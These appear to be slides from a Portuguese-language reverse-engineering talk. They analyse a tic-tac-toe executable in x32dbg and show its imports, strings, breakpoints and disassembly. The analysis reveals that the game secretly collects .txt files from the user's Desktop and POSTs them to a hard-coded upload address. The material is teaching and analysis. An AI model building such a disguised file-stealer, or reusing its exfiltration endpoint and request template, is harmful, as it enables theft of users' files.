

HACKING na WEB DAY

2024



Além do código: compreendendo sistemas com Engenharia Reversa

Thayse Marques Solis



Objeto de análise




Um simples jogo da velha para CLI.

Ou será que não?



Abrindo o jogo





Abrindo o jogo


C:\Users\admin\Downloads\tictactoe.exe

TicTacToe game is running. Click ESC to give up, ENTER to play!

Player score: 0

Computer score: 0

It is the player's turn



C:\Users\admin\Downloads\tictactoe.exe

Press ENTER to start the game, ESC to exit.

Player score: 0

Computer score: 0

No one won!





Resultado



Ok, parece normal.

Já podemos ir tomar café?

Imports

tictactoe.exe - PID: 6652 - Module: tictactoe.exe - Thread: Main Thread 8020 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Oct 28 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads

Base	Module	Party	Path	Address	Type	Ordinal	Symbol
00400000	tictactoe.exe	User	C:\Users\admin\Desktop\tictactoe.exe	004012E0	Export	0	OptionalHeader.AddressOfEntryPoint
76070000	rpcrt4.dll	System	C:\Windows\SysWOW64\rpcrt4.dll	004101CC	Import		ntdll.DeleteCriticalSection
76510000	ws2_32.dll	System	C:\Windows\SysWOW64\ws2_32.dll	004101D0	Import		ntdll.EnterCriticalSection
76690000	msvcrt.dll	System	C:\Windows\SysWOW64\msvcrt.dll	004101D4	Import		kernel32.ExitProcess
76750000	kernel32.dll	System	C:\Windows\SysWOW64\kernel32.dll	004101D8	Import		kernel32.FindClose
76CC0000	kernelbase.dll	System	C:\Windows\SysWOW64\KernelBase.dll	004101DC	Import		kernel32.FindFirstFileA
77450000	ntdll.dll	System	C:\Windows\SysWOW64\ntdll.dll	004101E0	Import		kernel32.FindNextFileA
				004101E4	Import		kernel32.FreeLibrary
				004101E8	Import		kernel32.GetCommandLineA
				004101EC	Import		kernel32.GetLastError
				004101F0	Import		kernel32.GetModuleHandleA
				004101F4	Import		kernel32.GetProcAddress
				00410308	Import		msvcrt.wcstombs
				00410310	Import		WS2_32.WSAGetLastError
				00410314	Import		WS2_32.WSASStartup
				00410318	Import		WS2_32.WSAStringToAddressA
				0041031C	Import		WS2_32.closesocket
				00410320	Import		WS2_32.connect
				00410324	Import		WS2_32.htons
				00410328	Import		WS2_32.send
				0041032C	Import		WS2_32.socket

Strings

Address	Disassembly	String A	String
00401187	mov eax,dword ptr ds:[40C2BC]	0040C2BC	" 1@"
00401348	mov dword ptr ss:[esp],tictactoe.40C000	0040C000	"libgcc_s_dw2-1.dll"
0040135F	mov dword ptr ss:[esp],tictactoe.40C000	0040C000	"libgcc_s_dw2-1.dll"
00401375	mov dword ptr ss:[esp+4],tictactoe.40C013	0040C013	"_register_frame_info"
0040138A	mov dword ptr ss:[esp+4],tictactoe.40C029	0040C029	"_deregister_frame_info"
004013C0	mov dword ptr ss:[esp],tictactoe.40C041	0040C041	"libgcj-16.dll"
004013D8	mov dword ptr ss:[esp+4],tictactoe.40C04F	0040C04F	"_Jv_RegisterClasses"
00401488	mov dword ptr ss:[esp+8],tictactoe.40C064	0040C064	"%s\\%"
004014F1	mov dword ptr ss:[esp+4],tictactoe.40C068	0040C068	"..."
00401516	mov dword ptr ss:[esp+8],tictactoe.40C06E	0040C06E	"%s\\%s"
0040157B	mov dword ptr ss:[ebp-14],tictactoe.40C074	0040C074	"0123456789ABCDEF"
004016D8	mov dword ptr ss:[esp+4],tictactoe.40C085	0040C085	".txt"
0040170C	mov dword ptr ss:[esp+C],tictactoe.40C08C	0040C08C	"http://18.224.19.36:8000/upload/"
00401714	mov dword ptr ss:[esp+8],tictactoe.40C0AD	0040C0AD	"%s%s"
0040175E	mov dword ptr ss:[esp],tictactoe.40C0B2	0040C0B2	"USERNAME"
00401774	mov dword ptr ss:[esp+8],tictactoe.40C0BB	0040C0BB	"C:\\Users\\\\%s\\Desktop"
004018AA	mov dword ptr ss:[esp],tictactoe.40C0D0	0040C0D0	"strdup"
004018B6	mov dword ptr ss:[esp+4],tictactoe.40C0D7	0040C0D7	"://"
00401A7A	mov dword ptr ss:[esp],tictactoe.40C0DB	0040C0DB	"WSAStartup failed"
00401AE6	mov dword ptr ss:[esp],tictactoe.40C0ED	0040C0ED	"socket"
00401868	mov dword ptr ss:[esp],tictactoe.40C0F4	0040C0F4	"inet_pton"
00401B9D	mov dword ptr ss:[esp],tictactoe.40C0FE	0040C0FE	"connect"
00401BAE	mov dword ptr ss:[esp+4],tictactoe.40C106	0040C106	"rb"
00401BCA	mov dword ptr ss:[esp],tictactoe.40C109	0040C109	"fopen"
00401C3A	mov dword ptr ss:[esp+8],tictactoe.40C110	0040C110	"POST %s HTTP/1.1\r\nHost: %s\r\nContent-Length: %lu\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n"
00401C90	mov dword ptr ss:[esp],tictactoe.40C17F	0040C17F	"send"
00401CCC	mov dword ptr ss:[esp],tictactoe.40C17F	0040C17F	"send"
00401D18	mov dword ptr ss:[esp+4],tictactoe.40C184	0040C184	"\r\n"
00401D71	mov dword ptr ss:[esp],tictactoe.40C188	0040C188	"Press ENTER to start the game, ESC to exit"
00401DC0	mov dword ptr ss:[esp],tictactoe.40C1B4	0040C1B4	"TicTacToe game is running. Click ESC to give up, ENTER to play!"
00401DE7	mov dword ptr ss:[esp],tictactoe.40C1F4	0040C1F4	"Player score: %i"
00401E04	mov dword ptr ss:[esp],tictactoe.40C205	0040C205	"Computer score: %i"
00401E62	mov dword ptr ss:[esp],tictactoe.40C218	0040C218	"The player won!"
00401E76	mov dword ptr ss:[esp],tictactoe.40C228	0040C228	"The computer won!"
00401E84	mov dword ptr ss:[esp],tictactoe.40C23A	0040C23A	"No one won!"
00401EAB	mov dword ptr ss:[esp],tictactoe.40C1F4	0040C1F4	"Player score: %i"
00401EC8	mov dword ptr ss:[esp],tictactoe.40C205	0040C205	"Computer score: %i"
00401F35	mov dword ptr ss:[esp],tictactoe.40C246	0040C246	"It is the player's turn"
0040209E	mov dword ptr ss:[esp],tictactoe.40C25E	0040C25E	"It is the computer's turn"
0040217D	mov dword ptr ss:[esp],tictactoe.40C246	0040C246	"It is the player's turn"
004028EB	mov dword ptr ss:[esp],tictactoe.40C27E	0040C27E	"&86_tune"
0040292C	mov dword ptr ss:[esp],tictactoe.40C284	0040C284	"-----+-----+-----"

Strings

```
String
" 1@"
"libgcc_s_dw2-1.dll"
"libgcc_s_dw2-1.dll"
"__register_frame_info"
"__deregister_frame_info"
"libgcj-16.dll"
"_Jv_RegisterClasses"
"%s\\\""
"\""
"%s\\%s"
"0123456789ABCDEF"
".txt"
"http://18.224.19.36:8000/upload/"
"%s%s"
"USERNAME"
"C:\\\\Users\\\\%s\\\\Desktop"
"strup"
"://"
"WSAStartup failed"
"socket"
"inet_pton"
"connect"
"rb"
"fopen"
"POST %s HTTP/1.1\r\nHost: %s\r\nContent-Length: %lu\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n"
"send"
"send"
"\r\n"
"Press ENTER to start the game, ESC to exit"
"TicTacToe game is running. Click ESC to give up, ENTER to play!"
"Player score: %i"
"Computer score: %i"
"The player won!"
"The computer won!"
"No one won!"
"Player score: %i"
"Computer score: %i"
"It is the player's turn"
"It is the computer's turn"
"It is the player's turn"
&"86_tune"
"-----+-----+-----"
```

Breakpoints

tictactoe.exe - PID: 5580 - Module: tictactoe.exe - Thread: Main Thread 5380 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Oct 28 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

Type	Address	Module/Label/Exception	State	Disassembly	Hits
Software	004016D8	tictactoe.exe	Enabled	mov dword ptr ss:[esp+4],tictactoe.40C085	0
	0040170C	tictactoe.exe	Enabled	mov dword ptr ss:[esp+C],tictactoe.40C08C	0
	0040175E	tictactoe.exe	Enabled	mov dword ptr ss:[esp],tictactoe.40C0B2	0
	00401774	tictactoe.exe	Enabled	mov dword ptr ss:[esp+8],tictactoe.40C0BB	0
	00401AE6	tictactoe.exe	Enabled	mov dword ptr ss:[esp],tictactoe.40COED	0
	00401B68	tictactoe.exe	Enabled	mov dword ptr ss:[esp],tictactoe.40C0F4	0
	00401B9D	tictactoe.exe	Enabled	mov dword ptr ss:[esp],tictactoe.40C0FE	0
	00401C3A	tictactoe.exe	Enabled	mov dword ptr ss:[esp+8],tictactoe.40C110	0
	00401C90	tictactoe.exe	Enabled	mov dword ptr ss:[esp],tictactoe.40C17F	0
	00401CCC	tictactoe.exe	Enabled	mov dword ptr ss:[esp],tictactoe.40C17F	0
	765156E0	<ws2_32.dll.htons>	Enabled	mov edi,edi	0
	7651C990	<ws2_32.dll.socket>	Enabled	mov edi,edi	0
	7651EA60	<ws2_32.dll.closesocket>	Enabled	mov edi,edi	0
	76525710	<ws2_32.dll.connect>	Enabled	mov edi,edi	0
	765258A0	<ws2_32.dll.send>	Enabled	mov edi,edi	0
	76773880	<kernel32.dll.FindFirstFileA>	Enabled	jmp dword ptr ds:[<FindFirstFileA>]	0
	767738F0	<kernel32.dll.FindNextFileA>	Enabled	jmp dword ptr ds:[<FindNextFileA>]	0

USERNAME

X

```
55      push    ebp  
89E5    mov     ebp,esp  
81EC 28040000 sub    esp,428  
C70424 B2C04000 mov    dword ptr ss:[esp],tictactoe.40C0B2  
E8 16930000 call   jmp.&getenv  
8945 F4      mov    dword ptr ss:[ebp-C],eax  
8B45 F4      mov    eax,dword ptr ss:[ebp-C]  
894424 0C      mov    dword ptr ss:[esp+C],eax  
C74424 08 BBC0      mov    dword ptr ss:[esp+8],tictactoe.40C0BB  
C74424 04 0004      mov    dword ptr ss:[esp+4],400  
8D85 F4FBFFFF lea    eax,dword ptr ss:[ebp-40C]  
890424      mov    dword ptr ss:[esp],eax  
E8 1E200000 call   tictactoe.4037B0  
C74424 04 B316      mov    dword ptr ss:[esp+4],tictactoe.4016B3  
8D85 F4FBFFFF lea    eax,dword ptr ss:[ebp-40C]  
890424      mov    dword ptr ss:[esp],eax  
E8 D0FCFFFF call   tictactoe.401478  
90          nop  
C9          leave  
C3          ret
```

[dword ptr ss:[esp]]:"USERNAME", 40C0B2:"USERNAME"

40C0BB:"C:\\Users\\%s\\Desktop"

[dword ptr ss:[esp]]:"USERNAME"

[dword ptr ss:[esp]]:"USERNAME"

Default (stdcall)

```
1: [esp] 0040C0B2 tictactoe.0040C0B2 "USERNAME"  
2: [esp+4] 0000000C 0000000C  
3: [esp+8] 0061FD28 0061FD28  
4: [esp+C] 0061FB08 0061FB08  
5: [esp+10] 006600C0 006600C0
```

USERNAME

X

```
55          push ebp
89E5        mov ebp,esp
81EC 28040000 sub esp,428
C70424 B2C0400 mov dword ptr ss:[esp],tictactoe.40C0B2
E8 16930000 call <JMP.&getenv>
8945 F4      mov dword ptr ss:[ebp-C],eax
8B45 F4      mov eax,dword ptr ss:[ebp-C]
894424 0C      mov dword ptr ss:[esp+C],eax
C74424 08 BBC0 mov dword ptr ss:[esp+8],tictactoe.40C0BB
C74424 04 0004 mov dword ptr ss:[esp+4],400
8D85 F4FBFFFF lea eax,dword ptr ss:[ebp-40C]
890424      mov dword ptr ss:[esp],eax
E8 1E200000 call tictactoe.4037B0
C74424 04 B316 mov dword ptr ss:[esp-4],tictactoe.4016B3
8D85 F4FBFFFF lea eax,dword ptr ss:[ebp-40C]
890424      mov dword ptr ss:[esp],eax
E8 D0FCFFFF call tictactoe.401478
90          nop
C9          leave
C3          ret
```

```
[dword ptr ss:[esp]]:"USERNAME", 40C0B2:"USERNAME"
40C0BB:"C:\\Users\\%s\\Desktop"
[dword ptr ss:[esp]]:"USERNAME"
[dword ptr ss:[esp]]:"USERNAME"
```

EAX	00662213	"admin"
EBX	002B3000	
ECX	F5210B97	
EDX	004020B2	tictactoe.004020B2
EBP	0061FF18	
ESP	0061FAF0	&"USERNAME"
ESI	004012E0	<tictactoe.OptionalHeader.AddressOfEntryPoint>
EDI	004012E0	<tictactoe.OptionalHeader.AddressOfEntryPoint>
EIP	0040176A	tictactoe.0040176A

